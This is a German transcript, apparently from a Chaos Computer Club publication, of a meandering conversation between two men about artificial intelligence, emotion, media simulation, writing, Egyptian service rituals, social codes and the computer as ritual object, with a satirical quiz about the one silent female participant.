so wie die Signale im Kopf weitergeleitet wer-  
den nach dem, was man heute weiß, als che-  
moelektrischer Prozeß. Mit diesem Prozeß  
kannst du auch Intensitäten regeln, mit denen  
Daten oder Informationen ankommen. Du  
kannst streuen. Das kannst du mit einem elek-  
tronischen System nie machen. Oder nimm  
einen Organsimus: das ist ja immer ein rekur-  
sives System. Das bezieht sich immer wieder  
auf sich selber. In der Künstlichen Intelligenz  
bezieht sich Intelligenz immer nur auf ein chi-

rurgisch freitheoretisiertes Stück vom Geist,  
alles andere fehlt.

m: Halt. Ich nagel dich jetzt kurz fest. Emotio-  
nale Grundlage als Basis des Denkens. Da bin  
ich nicht ganz einverstanden.

p: Schau. Die Augen melden einen Zustand.  
Der Zustand wird übersetzt, also da zittert  
irgendwas den Augennerv rein und das wird als  
eine Organbefindlichkeit, und erstmal als Emo-  
tion wahrgenommen.



m: Nochmal Halt. Was du jetzt grade be-  
schreibst, ist Reaktion. Das ist: von außen nach  
innen. Es gibt auch noch was anderes.

p: Aktion.

m: Du hast emotionale Grundlage nur als re-  
zeptive Geschichte gesehen, und ich geh da-  
von aus, daß ein menschliches Wesen. . . daß  
es ein paar Basiswerte, die, abgesehen von der  
elektrischen Mechanik z.B. im Computer  
101010 sein könnte, sowas wie Grundwerte in  
der Urzelle oder in der Gen-Geschichte drin  
sind, wie Triebe oder vorgegebene Emotionen  
drin sind. Egal, ob da eine Reaktion von drau-  
ßen da ist oder nicht. Genauso wie ich denke,  
in dem Molekül Mensch sind gewisse Basisin-  
formationen drin, die vollkommen selbstständig  
funktionieren. Ob da was rein- oder rausgeht,  
ist vollkommen egal..


p: . . .das Betriebssystem. Die DNS.

m: Genau. Nicht nur Betriebssystem. Denn ob  
es gebraucht wird oder nicht, ist eine andere  
Frage. Und da geh' ich weiter, daß das z.B.  
gesellschaftlich gesehen auch so ist. Und daß  
da ein paar Basisgeschichten drin sein müssen,  
daß, was ich vorher angedeutet habe, ein ge-  
wisser Denkfreiraum dasein muß, daß ein Mo-  
ralbegriff dasein muß, und der Moralbegriff ist  
eine Sprachgeschichte. Eben nicht nur zu rea-  
gieren auf alles, was auf mich einstürzt und die  
volle Paranoia zu kriegen. . .



m: Das ist mir aber wieder zu einfach.

p: Du mußt irgendwo anfangen. Klar ist das einfach, aber ich war schon froh, daß ich dahin gekommen bin. Einfach daß du eine Nivellierung ziehst durch alles, ob das ein Flugzeugabsturz ist oder in Äthiopien wieder Leute verhungern. Wenn ich das im TV sehe und nicht darauf reagiere, das nicht unmittelbar in eine Handlung umsetze – ob eine symbolische oder eine körperliche –, in eine Tat, dann ist es für mich Unterhaltung. Wenn ich es nur wahrnehme. Wenn ich anfangen und eine Entscheidung treffe und sage: Das ist jetzt eine Information, die ist für mich verbindlich, weil ich feststelle, da passiert was, dann ist es keine Unterhaltung. Das ist dann Information.



m: Wenn du jetzt von deinem Trip, von deinem Ritual aus entscheidest, nur auf Blau zu reagieren: dann kannst du dich vollkommen künstlich darauf trainieren, nur auf Blau zu reagieren und alles andere zu ignorieren. Der Mensch ist von seiner Rezeptionsfähigkeit her fähig, bis Auschwitz – das nehme ich als Ertragungsgrenze – sich vollkommen zu spezialisieren, wenn er will. Aber nicht für immer.

p: Aber ich habe angesichts der Medienrealität es unheimlich nötig, eine Kontrollinstanz zu haben. Ich hab' die Kopf-Intelligenz und ich hab' die Körper-Intelligenz, und ich habe ein unheimliches Vertrauen in die Intelligenz meines Körpers. Ich mache mal eine paradoxe

Formulierung: Die Art und Weise wie der Körper denkt, das nennt man Gefühle. Das ist für mich eine Kontrollinstanz gegenüber der Kopf-Intelligenz. Und das, was die Körper-Intelligenz erzeugt, sind Gefühle. Ich hab in der Zwischenzeit wieder gelernt, grade angesichts elektronischer Medien und des Computers, mich sehr sehr fein auf meine Gefühle zu verlassen bzw. Gefühle zu präzisieren, und die dann auch genau zu beschreiben versuchen, als eine Basis.

m: Das ist ja viel komplizierter als du denkst.

p: Selbstverständlich.

m: Schon bei der Kopfintelligenz spaltet sich das in Simulacra, Simulation und Realismus, schon wenn du nur fernsiehst.

p: Dann hab ich den Begriff Simulacra falsch verstanden.

m: Du kannst vom Simulacra etwas nachempfinden, das du im TV siehst, wenn du irgendeine Information in deinem Kopf gespeichert hast, die ein Aha oder Deja-vue erzeugt von einer Geschichte, die du schon miterlebt hast und nur das Visuelle..

p: Warum soll ich mich nicht über ein Gumm-Nilperd freuen, das irgendwo in Disneyland rumschwimmt?


m: Aber du produzierst dann eine Information, die Simulacra in deinem Kopf wird. Auch wenn's nicht stimmt. Und dann entsteht Mediamystik. D.h. ohne daß du's willst, nimmst du assoziativ Bilder im TV auf, wo du z.B. nur auf Blau reagierst, weil du blaue Bilder gemalt hast. Und dann kriegt ein blaues Bild, das eine vollkommen andere Realität oder einen anderen Sinn im TV hat, und theoretisch in Zukunft auf jedem Rechner, kriegt für dich über diese Assoziationsgeschichte einen vollkommen neuen eigenen Wert.

p: Das ist die Interpretationsfreiheit, die ich vorhin mal erwähnt habe.

m: Richtig.

p: Die Herrschenden können nicht mehr kontrollieren, wie die Nachrichten interpretiert werden.

m: Das mein' ich ja jetzt. Und das meinte ich auch vorhin: Was passiert mit einer Generation von Leuten, die nur mit einem Realitätsbegriff aufwachsen, zwischen eigener Realität- Indi-



vidualismus – , einer Macht–Realität, die ihnen aufgezwungen wird – z.B. Hausdurchsuchung, Arbeit, ein Simulacrabegriff, den sie überhaupt nicht mehr kontrollieren –, und Sachen, die deklariert Simulation sind? Das sind schon einiges an Realitäten.

p: Man möchte meinen, daß es langsam Zeit wird, daß die Transputer kommen. Daß wir langsam lernen, auch parallel die Realitäten zu verarbeiten.

m: Die Steigerung der Schizophrenie oder der Psychopathie wird SO hart ansteigen und die Ausfälle, die es geben wird, werden SO hart sein.

p: Ich mach manchmal Gedankenspiele, aber ich kann mir nicht andeutungsweise vorstellen, wie das gehen soll, parallel zu denken. Ich glaube trotzdem daran, daß man das trainieren kann. Ich mach andere Arten von Training. Z.B. machesmal beim Arbeiten, nachdem ich bemerkt habe, daß es keine Droge gibt, die mir beim Arbeiten irgendwie förderlich ist – das ist alles Illusion, sowohl LSD als auch Koks, da bist du im Zustand der Euphorisierung der Ansicht, daß du was Geniales geschrieben hast, und wenn du dann wieder nüchter bist und du liest das, dann hast du ziemlich heiße Luft geschrieben. Jetzt such ich aber immer Möglichkeiten, die Intensität ganz nach oben zu fahren. Einerseits hab ich diese erotischen Sachen gemacht, ganz alte Situation: Der Maler und sein Modell. Nur hab ich nicht gemalt, sondern geschrieben. Und das ist eine Sache, die mach' ich schon lange. Das andere ist, daß ich mir manchmal eine Frontaltherapie geb': Da schalte ich den Fernseher ein ohne Ton, dann mache ich Musik dazu und dann kann ich das schon ziemlich fein dosieren, die Reizschwelle, den Ansturm, der kommt. Ziemlich hochfahren bis zu einem Pegel, wo ich genau merke: jetzt hab ich auf der einen Seite einen unheimlichen inneren Widerstand aufgebaut, der diesen Ansturm von mir fernhält, weil ich mich konzentrieren will und schreiben. Und diesen Widerstand aufzubauen, das ist – mit ein bißchen Training – unheimlich konstruktiv: dazu brauchst du Kraft, und diese Kraft, die man dabei freisetzt, die kannst du produktiv auch für's Arbeiten verwenden.

m: Das ist der heilige Antonius, die Geschichte.

p: Das ist kein heiliger Antonius. Das ist wie schwarzer Kaffee.

m: Der heilige Antonius, der drei Nächte geschrieben hat und gebetet hat und die Teufel

tanzen um ihn 'rum.


p: Ach so.

m: Das ist auch das Stück "Wirrkopf", was wir in Graz gemacht haben. (..) Wenn es auf Entertainment rausläuft – da ist vielleicht deine Theorie von Information und Unterhaltung ganz wichtig – wenn die Leute nämlich alles als Unterhaltung ansehen, was ja auch Gefahren nach sich zieht – die Pop–Welt –, dann ist es für sie kein Problem, und dann werden sie nicht verrückt. Oder sie werden erst später verrückt. (..)

p: Das ist ein Problem, das kenn ich vom Schreiben. Wenn du lernst zu schreiben, dann – ich hab mit vielen Kollegen schon darüber geredet – da fängt jeder kleine Schriftsteller erstmal an zu trainieren. Das sind ein paar Jahre, wo man sich auf die eine oder andere Weise in Details verliert. Du lernst, genau zu beobachten und du lernst, mit Sprache zu reagieren auf Dinge, d.h. du siehst was, du erlebst es fertig, aber schon etwas dezidiert, und dann machst du eine Formulierung daraus und präzisierst eine bestimmte Sache. Da hab ich auch hunderte von Seiten zuhause gehabt, mit so kleinen Splittern. Für sich genommen wunderbar. Immer so ein Miniatur–Universum, mit so einem katedralischen Gefühl, diese Ruhe, wenn man auf etwas einen zweiten Blick wirft und diese eigenen Räume, die man da aufspannen kann, aus einer eigenen Sprache. Und nichts paßt zusammen. Es ist ein riesiger Schrotthaufen, und du kannst keine Geschichten schreiben. Du schreibst immer nur Splitter, bist gleichzeitig so einem Authentizitätszwang verpflichtet. Nur die Wahrheit! Ich kann da nicht einfach noch einen Satz dazu schreiben, das ist nicht wirklich passiert. Auch so ein Realitätsproblem. Der Mut, Fiktion zu machen, das ist für viele Leute schon ein richtiger Schritt. Das ist bei mir dann wieder umgeschlagen. Ich hab das soweit getrieben, bis ich fast autistisch war. Also, wo ich rumgelaufen bin ganz hochspezialisiert in der Reaktion auf Sprache..

m: . . .alles Blau. . .

p: . . .daß ich mich total gestört gefühlt habe, wenn mich irgendwer angesprochen hat. Muß ich noch dazusagen, weil ich da noch in Österreich war: In Österreich wird Mundart gesprochen, Dialekt. Ich habe mir aber beigebracht, Hochdeutsch zu denken. Jetzt ist das dann so: Du machst eine Wahrnehmung. Dann siehst du einen weissen Radiergummi, auf dem ein Honigtropfen liegt und glänzt. Da machst du einen



Satz draus. Das bedeutet dir wahnsinnig viel. Da klingt Musik, das ist die Welt im Kleinen, die die Welt im Großen zeigt. Dann triffst du jemanden, den du kennst, und er erzählt dir irgendwas, oder er fragt dich, wie's dir geht, und du denkst dir, du kannst ihn jetzt nicht anlächeln und ihm sagen: Auf einem Radiergummi glänzte ein Honigtropfen. Das ist nicht direkt kommunizierbar. Das ist schon im Zeremoniell der Literatur und ist für die direkte Kommunikation nicht mehr geeignet. Diese Form von dem, was ich damals für Literatur gehalten hab'. Am Ende, da hab ich eine Liebesgeschichte gehabt, und ich bin manchmal auf der Bettkante gesessen, nachdem wir gevögelt haben – wir haben uns wunderbar verstanden, es war ein harmonisches Verhältnis –, und ich hab' mir gedacht: Wann ist unsere Liebesgeschichte endlich zuende, damit ich die Geschichte davon schreiben kann. Weil: eine Geschichte braucht einen Anfang und ein Ende. Die Literatur hat sozusagen gefordert, daß diese Geschichte zuende geht, weil ich schon ungeduldig geworden bin. Ich wollte die Geschichte schreiben. Ich bin fast verrückt geworden dabei. Da mußt du dann langsam in die richtigen Dimensionen hineinfinden.

m: Die Dimension ist. . . es gibt da zwei Tendenzen, glaub ich, generell, in der individualistischen Gesellschaft. Die eine ist erst seit ein paar Jahren, das sieht man auch an der Werbung: Jeder soll mal Urlaub machen. Freizeit. Ein neuer Pluralismus kommt jetzt rein. Jeder darf machen, kann machen, was er will. Die echte Demokratie..

(Mike macht eine Schachtel Zigaretten sorgfältig auf)

p: Man merkt, daß du mal im nichteuropäischen Ausland warst.

m: Wieso?

p: Da tun sie einem immer so kleine Zärtlichkeiten an. Das ist, man schämt sich hier in Europa ja fast, Dienstleistungen zu genießen. Wenn du in einem Restaurant sitzt – was hier sowieso nur in extram seltenen Fällen passiert –, und das Gefühl hast, daß du gut bedient wirst, das ist einfach ein Gefühl. Das ist wie eine Zärtlichkeit. Wenn jemand edel, mit genau der richtigen Dosis aus Zurückhaltung und einer in Jahrhunderten herangereiften Kunst, Leute zu bedienen und jemandem in kleiner Weise was Gutes zu tun. . . Du kannst hier kaum über sowas sprechen, ohne daß die Leute auf dich einschlagen als Reaktionär, Imperialist, Kolonialherr oder so. Es ist immer noch ein Denk-

tabu auf dieser Emotion, vor allem deshalb auch, weil sie bei uns eh so selten ist. Es ist sozusagen schon mit Unlust verbunden, sich bedienen zu lassen. Das ist irgendwie peinlich. Und wie's mir in Ägypten gegangen ist: Du bestellst bei einem netten Nubier in einer Bar einen Gin Tonic. Dann kommt der mit dem Glas, und du merkst an seinem Gesichtsausdruck: es ist jetzt eine ernste Frage, wieviele Würfel Eis man in einen Gin Tonic reinton soll. Es ist ein Problem, das man aber gemeinsam bewältigen wird. Das hat einen gewissen Ernst, weil: Das ist nun dieser Augenblick. Und in diesem Augenblick geht's darum, wie viele Würfel Eis in den Gin Tonic sollen. Und er hilft dir dabei, genau auf die richtige Art und Weise. Bringt dann die Eiskwürfel in den Glas unter, schüttet das Tonic rein und holt dann noch unter seiner blauen Galabeja einen uralten Suppenlöffel raus und rührt, und auf eine ganz gemessene Art und Weise versetzt er das ganze in Bewegung, vermischt die Stoffe, stellt dir das dann hin, lächelt dich an, hat seine Arbeit gut getan, merkt, du bist zufrieden, es geht dir gut und schwebt wieder weg. Das kost' nix, wunderbar. Das ist Lebensqualität. Wenn sie einen Aschenbecher ausleeren – eine Zeremonie. Eine Mini-Zeremonie, aber wunderbar. Plötzlich taucht ein Kellner hinter dir auf, und der hat einen leeren sauberen Glasaschenbecher. Dann legt er den verkehrtrum über den schmutzigen drüber, macht eine Muschel daraus, das klingelt dann ein bißchen. Und du wirst schon aufmerksam. Interessant, da geht was vor sich. Dann verschwindet er hinter deinem Rücken mit dieser Muschel in der Hand und taucht dann mit dem sauberen Aschenbecher wieder auf und stellt den hin. Ein kleines Ritual, aber wunderbar. Die ganze Zeit solche Geschichten.

(Das Aufnahmegerät streikt)

p: Der Walkman will nicht. Die Maschine ist mein Freund, verstehst du. Er macht's mir schwer, unsere heißen Gespräche aufzuzeichnen. Er will nicht, daß das BKA kommt und die Bänder mitnimmt.

m: Dieses schlechte Gewissen Dienstleistung gegenüber. Ich glaube, daß diese Generation bis 1960 das schlechte Gewissen nicht hat. Das sind die '68er. Das ist diese Generation, die Linken.

p: Das ist doch die Scheiße, Mike. Wir müssen uns für die jetzt den Kopf zerbrechen. Die dummen Hunde hängen herum.

m: Ja, aber jetzt noch ein Stück weiter: Ich glaube, daß die Generation von Leuten über-



haupt keine Bedenken mehr hat in der Richtung, sondern auf alle Reize reagiert, weil sie einfach nichts Befriedigendes hat.

p: Die haben jetzt ein mörderisches Nachholbedürfnis. Warst du mal dort, wo ich mit dem Fotomodell gewohnt hab? Ganz feudale Wohnung.

m: War ich einmal.

p: Da. . . tack. Schwarzes Loch. Gib mir mal nen Tip, was ich grade sagen wollte.

m: Da in dieser Wohnung. . .



p: Da in dieser Wohnung, da war was. . .

m: Dieses mörderische Nachholbedürfnis.

p: Jaa, tack. Danke. Und zwar, da haben wir Nachbarn gehabt, das waren wie von Seyfried gezeichnet so Alt-68er. Er war Architekt, saß immer grummelnd vor seinem PC herum. Hatte immer Nadelstreif-Latzhosen an, so ziemlich das Ungustiöseste, was ich mir vorstellen kann. Und beide hatten den Ausdruck von jahrelangem schweren Frust im Gesicht. Da ist mir einfach klargeworden, auch wie sie sich mir gegenüber verhalten haben, uns als Nachbarn gegenüber, daß die ein unheimliches Nachholbedürfnis an Spießigkeit haben. Weil das was war, wogegen sie sich wohl die ganze Zeit wie wild abgegrenzt haben ein Jahrzehnt lang, wogegen sie sich gestemmt haben, und da ist ihnen jetzt der Saft ausgegangen. Oder sie haben nachgelassen und jetzt schlägt es durch.

m: Es ist ja kein Geheimnis, daß die Bürokraten die faulsten Menschen überhaupt sind und sich

zu neunzig Prozent aus diesen Leuten rekrutieren, auch aus dem Verantwortungslosigkeitsprinzip.

p: Was Arbeit angeht, da hab ich in Ägypten ein menschliches Perpetuum Mobile gesehen. Das war herrlich. In einem der schönsten Bauwerke der Welt, in dem Taltempel der Hatschepsut in Dar-el-Bahri. Da bin ich den ganzen Nachmittag nur dort gesessen und war sprachlos. Da wird an der obersten Tempelstufe restauriert, ein polnisch-Ägyptisches Gemeinschaftsprojekt. Und dieser Taltempel, der ist in eine herrliche Kulisse reingebaut. Steht da vor Plateaubergen, Treppen, die sich aus den Bergen vor dem fruchtbaren Land in die Landschaft ergießen, herrlich. Dahinter – das ist in so eine milde Schale aus Bergen eingefaßt – steigen so Schutthänge zu den Steilwänden hoch. Einer von den Schutthängen reichte bis zu dem Rand von dem Tempel, wo sie grade renoviert haben. Da saß einer ziemlich weit unten und hat aus der Halde immer Steine rausgesucht, aber mit Überlegung, der hat selektiert nach – man möchte fast meinen: ästhetischen Prinzipien. Hat immer Steine von einer gewissen Handlichkeit, oder von einem bestimmten Gewicht rausgesucht, meinte ich zu beobachten. Hat die in eine Schubkarre gelegt, und wenn die Karre voll war, kam einer von hinten – da haben sie sich so einen kleinen Pfad gemacht in der Schutthalde – und fuhr damit zehn Meter nach hinten. Da haben sie ein dreigeschossiges Gerüst aufgebaut, Stahlrohrkonstruktion, wildest. Da ging, über drei Ebenen verschoben, bis auf die erste und zweite Ebene ein Flaschenzug, und da haben sie dann die Schubkarre eingeklinkt und hochgezogen und ein Meterchen rübergefahren zum nächsten Flaschenzug von der zweiten auf die dritte Ebene. Da stand dann wieder einer und hat das hochgezogen. Dann stand die Schubkarre also oben. Dann kam wieder einer, der mit der Schubkarre dann oben so einen kleinen Pfad, den sie gemacht haben, wieder die Richtung zurückfuhr und die Steine aus der Schubkarre die Halde runtergeschüttet hat. Und die Steine sind dann wieder ungefähr dort hingekollert, wo der Mann saß, der immer die Steine sortierte. Und das hab ich mir immer wieder den Nachmittag hindurch angeschaut. Ich weiß nicht, ich glaub das machen die seit 5000 Jahren. Da sitzen die dort, nur das Gerüst haben sie jetzt neu gekriegt, und tragen die Steine im Kreis herum. Es ist unglaublich. Ich weiß auch, warum die Ägypter so müde sind. So nachlässig und faul manchmal. Die sind immer noch müde vom Pyramidenbauen. Die versuchen seit 4000 Jahren, sich zu erholen. Das muß eine derartige Schufterei gewesen sein. Mumford hat ja gesagt, das war die erste Ma-



schine, die Menschenstruktur beim Pyramidenbau. (..)

m: Stellvertreterkultur: In gewissen Kulturen kommst du wieder zu dem sozialen Code. Der soziale Code, der eine Investition aller ist. Die Motivation, oder die Art und Weise, wie es passiert, ist im Grunde genommen vollkommen egal oder unterschiedlich. Ob das jetzt ein Gebet ist oder eine Steuerzahlung. Nicht Kommunikation, das unterscheidet sich insofern: Es gibt im französischen den Ausdruck *Lac de gratuit*. Das Geschenk, *Shestus* in Indien, wo die Leute hingehen, wenn sie nichts zu essen haben und Essen vor die Götterstatue stellen. Oder im Mittelalter werden riesige Kirchen, Dome gebaut, mitten in der Landschaft, wo die Leute nebendran in irgendwelchen Hütten pen- nen und leben und kaum was zu essen haben, und aber in diesem Dom nichtmal leben, was ja für den heutigen Begriff von Leben, Loft, Besser Wohnen. . . heute hat jeder im Kopf: Ich bin Pharaon, ich möchte leben wie ein Gott.

p: Hab' ich vorhin doch gesagt: Die Aristokratie kommt wieder. Jeder ist ein König, jeder ist ein Pharaon. Du hast deine Sklaven am Schreibtisch stehen. Du hast deinen Computer.

m: Aber die Funktion der Aristokratie war in den letzten 200, 300 Jahren was anderes, nämlich die Garantie für diesen Freiraum, für kulturelle Verfeinerungen, für Basis, wenn das Geld nicht da war, wenn die Möglichkeiten nicht da waren, die Leute nichts zu essen hatten, die Volks- suppe. Oder die reichen Leute, die einfach soundsoviele Leute mitgefüttert haben, oder die Organisation von Volksfesten, die Organi- sation oder Mitfinanzierung von gewissen so- zialen Freiräumen, wo die Aristokratie diesen Großmut und diese Geschichte übernommen hat. Als Gegenbeispiel des kulturellen Pro- blems heute: Mietet sich ein Mensch eine Woh- nung und nimmt sie nicht, weil er sagt: Ich nehm lieber eine Dreizimmerwohnung, weil da ist sonst ein Zimmer zu viel, oder das muß ja wenigstens ein Gästezimmer sein oder eine Funktion haben. Also eine Wohnung zu mieten, in der ein Zimmer vollkommen frei besteht, das existiert fast nicht.

p: Du bist dir darüber im klaren, was du sagst mit deinen Freiräumen? Daß das letztlich bedeutet, daß der größte verallgemeinerbare Freiraum der ist, der uns vom Militär freigehalten wird. Nämlich der Freiraum, den man so Zivilisation nennt, der zivile Bereich. Das, wo du Zivilist sein kannst, wo du ohne Kampfhandlungen deine Socken kriegst, deine restlichen sozialen Akti- vitäten abwickeln kannst, wie weit die oder wie

radikal die auch sind. In dem Augenblick, in dem du militärische Aktionen machst, verläßt du den Freiraum.

m: Hat gar nix damit zu tun. Militärischer Frei- raum, das Exempel gefällt mir nicht so..

p: Wieso nicht? Ich finde manchesmal militä- rische Denkmodelle interessant. Wenn ich mir eine Landschaft anschau, frag ich mich manchmal, wie wohl ein General die Land- schaft sieht. Ich schau mit dem ästhetischen Auge drauf, und der General zieht seine Ver- sorgungslinien und Vormarschlinien durch, egal ob da ein Haus steht oder ein Fluß ist. Der sagt: die Panzer fahren da durch, und die fah- ren in einem geraden Strich da durch. Das ist wie beim Landvermessen.

m: Das ist aber jetzt eine andere Geschichte. Du gehst vom General aus, du hast jetzt wieder das mit den Pharaonen etwas falsch verstan- den, vielleicht wieder von mir nicht richtig er- klärt. Mir geht es immer noch um den sozialen Code. Ein sozialer Code ist ein gemeinsames Gefühl von gemeinsam investieren, das ist eine Geschichte. Muß es aber nicht sein. Aber so eine Geschichte kann auch eine funktionsfreie Kommunikationsebene sein. Das Erste ist eine Ruhe, die Gedanken in einem Raum sind, will nicht sagen: frei, aber wenn ich dran denke, daß ich in zwei Stunden, drei, fünf Stunden was zu tun habe, sind meine Gedanken von der Kon- zentration im Grunde genommen schon woan- ders. Irgendwo ist da ein Warteprogramm, ob Kaffeekochen oder egal was. Wenn ich aber hingehe und z.B. – Thailand, das System der buddhistischen Klöster, wo jeder Thailänder – das ist in Nepal ebenso –, einmal in seinem Leben in dieses Kloster reingeht und, als so- ziale Verantwortung getarnt: ich muß was für Buddha undsoweiter tun, aber im Grund jede soziale Verantwortung auch wieder abgibt, in dieses Kloster reingeht. Geht auch Axel Sprin- ger, drei Wochen wird er zum Mönch. Und Axel Springer gerät in ein anderes System ohne einen Freiraum, wo er morgens um 6 aufstehen muß, vollkommen demokratisch, alle den Kopf rasiert undsoweiter, und auf die Straße gehen muß und seinen Reis betteln muß. Vollkommen gleich behandelt. Also Axel Springer, stell dir vor, geht hier ins Trappistenkloster. Was kriegt er? Er kriegt erstmal eine separate Kapelle, er kriegt einen Fernseher in die Zelle, Privileg- geschichte. Ich erklär' das Problem, daß diese Gleichheit, diese Demut in diesem zwar vor- gegebene Konzept, wo jeder weiß, daß es abstrakt ist, akzeptiert wird und als sozialer Code, gesellschaftlich. Jeder ist durch diese Demut durchgegangen. Frau wie Mann. Und




diese Geschichte – diese Systeme von Freiraum – ist in jeder Kultur nötig.

p: Ich hab' dir schon vorhin erzählt – da hab' ich vielleicht dieses Wort nicht gebraucht –, wie ich die Geschichte der Hand beschrieben habe, die ich am Computer zu konstruieren versucht habe. Da entsteht sowas wie Demut. Nämlich angesichts dessen, was die Maschine nicht kann. Das wird für mich ein Negativabgleich. Die Maschine ist kein Mensch, mit dem ich das gleiche Erlebnis hab', aber die Maschine ist ein Modell vom Menschen. Ich habe neulich in einer Diskussion selber eingeworfen, wenn man schon versucht, immer perfektere Modelle vom Menschen zu konstruieren – also die Idee weitergedacht – im Computer, warum nimmt man da nicht gleich lebendige Menschen. Das ist sozusagen das Perfekteste, was es in der Bauserie im Augenblick gibt. Da, hat Vic gesagt, kannst du z.B. nicht an beliebiger Stelle Prozesse unterbrechen, das Ding aufmachen, reingehen und an jeder beliebigen Stelle Zustände ablesen.

m: Das war aber möglich. Das ist in Kulturen möglich gewesen, wo z.B. in gewissen religiösen Ritualen Medien und Material waren. Sklaven eines Konzeptes, genauso wie die Pyramiden. Klar wird das negativ gewertet, wenn man sagt: Der Mensch als Maschine, oder als Teil der Maschine. Aber in so einer Geschichte ist natürlich als Gemeinsamkeit ein Teil von so einer Geschichte zu sehen. Ist natürlich ein Erlebnis, wo irgendwelche Massengefühle erstmal. . . braucht man eine Maschine, um einen Menschen zu simulieren. Eins. Und zwar ist das intellektuelle Niveau dermaßen Kommunikation, two ways, so verdammt reduziert. Und das gleiche ist mit dem Fernsehen. Und auf dem dritten Level kann man sagen: Daß zum Beispiel das Allerhöchste an Qualität, von Massenveranstaltungen oder von Massengefühl, ist leider Gottes Fußball, oder Olympia-Eröffnung, war nicht schlecht.

p: Wieso leider Gottes? Fußball ist auch so eine Sache wie Computer, die alle Menschen aus verschiedenen – oft männlichen Geschlechts – ideologischen und philosophischen Bereichen verbindet.



### Säzzer-Quiz:

Wieviel Prozent des gedruckten Textes sind von Eva gesprochen worden?

(Zur Erinnerung: Am Gespräch haben zwei Männer und eine Frau teilgenommen.)

☐ 33% (Quote)    ☐ 5%    ☐ 1%    ☐ 5%.

Die Person, die die falsche Lösung bis gestern an den Chaos Computer Club einsendet, gewinnt eine Jahresabonnment einer feministischen Zeitschrift.





p: Wieso leider Gottes? Fußball ist auch so eine Sache wie Computer, die alle Menschen aus verschiedenen – oft männlichen Geschlechts – ideologischen und philosophischen Bereichen verbindet.

m: Es geht jetzt um die Synchronisation von Gefühlen. Um Code. Um Sprache. Sozialer Code nenne ich jetzt eine Sprache auf einem anderen. . .

p: . . . Das sind ja auch Gegenbilder, Fußball und Computer. Auf der einen Seite hast du ein Massenzeremoniell. Auf der anderen Seite hast du mit dem Computer – ich hab das hier noch unterstrichen durch meine Pharaonen am Schreibtisch, und balinesische Tempeldämonen –, dann seh ich manchmal einen Tischaltar vor mir stehen. Von der Form her, und von dem her, was ich daran tue. Ich vollziehe mein tägliches Ritual an diesem kleinen Hausaltar. Das ist wiederum eines von diesen vielen Modellen, die du über den Computer denken kannst. Da kann ich z.B. auch ein Bild machen, wenn ich sage: Ich kann mich manchmal in der Vorstellung in Merlin, den Magier verwandeln. Auch bloß mit einer gewissen kleinen Formveränderung im Design des Instrumentariums. Statt der Kristallkugel steht da der Bildschirm.

m: Das ist jetzt alles noch im Bereich der Unterhaltung.

p: Nein, da kommen tatsächlich verbindliche Informationen raus. Dinge, die ich über mich selbst und über die Welt erkennen kann.

m: Das find ich jetzt interessant. Was sind "verbindliche Informationen"?

p: Ich hab vorhin dieses ganz plumpe Modell mit Information und Unterhaltung gemacht. Und verbindliche Informationen, das sind für mich die, auf die ich reagiere und zwar mit meinem Gefühl. Als erstes. Das ist sozusagen die erste Anzeige, wenn sich da im Gefühl irgendwas tut, dann wird eine Information interessant. Dann fang ich an, im Kopf nochmal zu überprüfen, ob die für mich verbindlich sein kann oder ist. Dann treffe ich die Entscheidung. Alles andere geht nur durch. Durchlauferhitzer. Das ist Unterhaltung. Vorne rein, hinten raus. Da bleibt natürlich manches hängen, das mischt sich.

m: Ja, da bleibt einiges hängen. Es ist halt die Frage, was hängenbleibt. Jetzt nicht negativ gewertet.

p: Muster. Muster bleiben hängen. Das ist z.B. was, was du am Computer auch sehr gut lernst:

Muster zu erkennen. Daß das eigentlich eine wahnsinnig interessante Sache ist. Ganz wertfrei: Muster und Strukturen siehst du, wo du vorher noch nichts gesehen hast. Und kannst dadurch bestimmte Dinge wieder besser in die Hand nehmen, besser denken oder machen.


m: Ich will jetzt vom Computer wieder wegkommen. Ich find diese Geschichte, immer wieder auf den Computer, nicht ganz so wichtig.

p: Du bist aber auch selber schuld, du hast mich jetzt so angekurbelt. Da fallen mir dauernd irgendwelche Sachen ein.

m: Ich will das auch nicht negativ sehen. Ich meine einfach, daß es um die Frage geht in unserem Brainstorming, Computer als Modell, als bewußtseinserweiternde Geschichte, die hab ich hier auch Psycho-Hacking genannt, die Feuer-Geschichte, andererseits die Geschichte mit der Hand, und dann auch Modelle durchprobieren, die man eigentlich mit Menschen auch machen "könnte". Und so praktisch die ganze Geschichte des Computers als menschliches Testprogramm machen, wieso nicht mit Menschen, wie du auch. . .



p: Weißt du, was ich dir sage: Du kannst auch einen negativen Aspekt daraus machen, wenn du sagst: Wieso nicht mit Menschen? Der Computer hat eine Eigenschaft, die man ihm schon



gut anrechnen kann: Er ist unendlich tolerant. Du kannst einen Fehler tausendmal hintereinander machen, er wird dich mit unendlichem Gleichmut immer weiter deinen Blödsinn machen lassen, so lange, bis du's vielleicht selber. . . Er macht dich drauf aufmerksam im Extremfall, daß du einen Fehler gemacht hast, er gibt dir eine Zustandsmeldung. . .

m: Es geht ja nicht um Fehler, um Technik. Es geht um Philosophie. Du kannst grundsätzlich jede Situation durchsimulieren. Fast jede. Theoretisch kannst du Auschwitz nachsimulieren. Gibt's ja schon Computergames.

p: Das ist nicht, was ich unter Simulation verstehe.

m: Das ist reine Simulation. Ich treibe es jetzt ein Stück weiter, ich gehe auf die Grasmuck-Theorie zurück: Arbeit als Philosophie ist in der Dekadenz. Arbeit als Identifikation existiert kaum noch, es sei denn, es hat direkt mit Unterhaltung zu tun. Die Leute gehen im Westen doch den Weg des geringsten Widerstandes, d.h., die Werte einer Arbeit werden mit Unterhaltung oder einer Lebensqualität gleichgesetzt, ob es jetzt Geld ist oder. . .

